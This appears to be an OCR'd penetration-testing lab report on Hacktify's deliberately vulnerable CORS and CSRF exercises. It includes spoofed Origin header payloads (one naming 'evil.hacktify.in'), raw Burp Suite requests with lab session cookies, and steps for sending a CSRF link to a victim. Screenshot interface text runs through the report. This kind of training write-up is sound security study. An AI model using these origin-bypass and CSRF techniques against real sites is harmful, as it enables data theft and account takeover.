
Reference	Risk Rating
Sub-lab-5: CORS with Escape dot	Hard
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	

Vulnerability Description
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.
How It Was Discovered
Manual Testing
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php
Consequences of not Fixing the Issue
Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: Origin: wwwhacktify.in


https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php

Happy Hacking

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Burp Suite Community Edition v2024.9.4 - Temporary Project

Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_5/cors_5.php [162.0.229.223]


```
Time               Type  Direction  Method  URL                                                  Status code  Length
06:19:46 3 Mar 2...  HTTP  ← Response  GET     https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php  200          3580
```

Request

```
GET /HTML/cors_lab/lab_5/cors_5.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
cafc0249361f96a212971a7839991016
Origin: wwwhacktify.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

Welcome, Fetch the HTTP response of this web page using CORS request.


Kali Linux
FANIFOSI HCPT Report
Settings
URL
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HACKTIFY cybersecurity
Happy Hacking

Welcome, Fetch the HTTP response of this web page using CORS request.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.6. CORS with substring match

Reference	Risk Rating
Sub-lab-6: **CORS with substring match**	**Hard**
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	
Consequences of not Fixing the Issue	


Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

payload:

Origin: hacktify.co




Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_6/cors_6.php [162.0.229.223]

Time	Type	Direction	Method	URL	Status code	Length
06:24:16 3 Mar 2...	HTTP	← Response	GET	https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	200	3623

```
GET /HTML/cors_lab/lab_6/cors_6.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
2f9541eb39029dba62e0b4e758291933
Origin: hacktify.co
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_6/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Welcome, Fetch the HTTP response of this web page using CORS request.

Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
HACKTIFY cybersecurity
0 highlights
Event log (13)
All issues
Memory: 132.8MB

1.7. CORS with Arbitrary subdomain

Reference	Risk Rating
Sub-lab-7: CORS with Arbitrary subdomain	Hard
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php	
Consequences of not Fixing the Issue	


Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.


Payload: Origin: somesubdomain.hacktify.in

Origin: http://evil.hacktify.in


Burp Suite Community Edition v2024.9.4 - Temporary Project
Intercept on
Forward
Drop
Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_7/cors_7.php [162.0.229.223]
Open browser
Request
Response
Pretty
Raw
Hex
Render
HACKTIFY
cybersecurity

Time	Type	Direction	Method	URL	Status code	Length
06:43:50 3 Mar…	HTTP	← Response	GET	https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php	200	3410

```
GET /HTML/cors_lab/lab_7/cors_7.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
bb7cefd911501e5b47e7dc9c860ee4bb
Origin: somesubdomain.hacktify.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_7/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_7/cors_7.php [162.0.229.223]

```
Time              Type  Direction   Method  URL                                                   Status code  Length
06:48:26 3 Mar... HTTP  ← Response  GET     https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php  200          3533
```

```
GET /HTML/cors_lab/lab_7/cors_7.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
7de2a31ad98463c7de66e9b5feffcc31
Origin: http://evil.hacktify.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_7/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Welcome, Fetch the HTTP response of this web page using CORS request.

2. Cross


2.1. Eassyy CSRF

Reference	Risk Rating
Sub-lab-1: Eassyy CSRF	Low
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	
Vulnerable URLs	

https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab
Paylaod: Made 2 accounts, one is of victim and another of attacker
Sign In with attacker account and generate a malicious link also called as CSRF POC
Send the PoC to the victim.
Sign In with the victim's account and open the link.
Successful i.e. data changes, BOOM you proved the web application vulnerable to CSRF.


Kali Linux
FANIFOSI HCPT Report
Settings
Login
https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HACKTIFY cybersecurity
Happy Hacking
Logout

Welcome to Dashboard mary mary

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
